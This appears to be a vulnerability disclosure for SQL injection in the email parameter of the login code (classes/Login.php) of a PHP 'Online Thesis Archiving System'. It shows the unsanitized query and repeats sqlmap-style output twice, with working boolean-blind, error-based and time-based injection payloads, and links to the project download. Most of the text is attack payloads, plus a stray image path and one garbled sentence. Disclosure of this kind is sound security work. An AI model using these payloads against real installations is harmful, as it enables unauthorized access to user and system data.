
SQL injection vulnerability exists in email parameter of classes/Login.php file of Online Thesis Archiving System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

```
function student_login(){
    extract($_POST);
    $qry = $this->conn->query("SELECT *,concat(lastname,', ',firstname,' ',middlename) as fullname from student_list where email = '$email
    ' and `password` = md5('$password') ");
    if($this->conn->error){
        $resp['status'] = 'failed';
```



```
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: email=' AND 3262=(SELECT (CASE WHEN (3262=3262) THEN 3262 ELSE (SELECT 9897 UNION SELECT 9745) END))-- -&password=u

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: email=' AND GTID_SUBSET(CONCAT(0x716a787871,(SELECT (ELT(8667=8667,1))),0x7178716b71),8667) AND 'irYz'='irYz&password=u

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=' AND (SELECT 9015 FROM (SELECT(SLEEP(5)))IdEv) AND 'kVfn'='kVfn&password=u
```

“

Parameter: email (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: email=' AND 3262=(SELECT (CASE WHEN (3262=3262) THEN 3262 ELSE (SELECT 9897 UNION SELECT 9745) END))-- -&password=u

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: email=' AND GTID_SUBSET(CONCAT(0x716a787871,(SELECT (ELT(8667=8667,1))),0x7178716b71),8667) AND 'irYz'='irYz&password=u

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: email=' AND (SELECT 9015 FROM (SELECT(SLEEP(5)))IdEv) AND 'kVfn'='kVfn&password=u

---

“

Source Download：

https://www.campcodes.com/projects/php/online-thesis-archiving-system-in-php-mysql/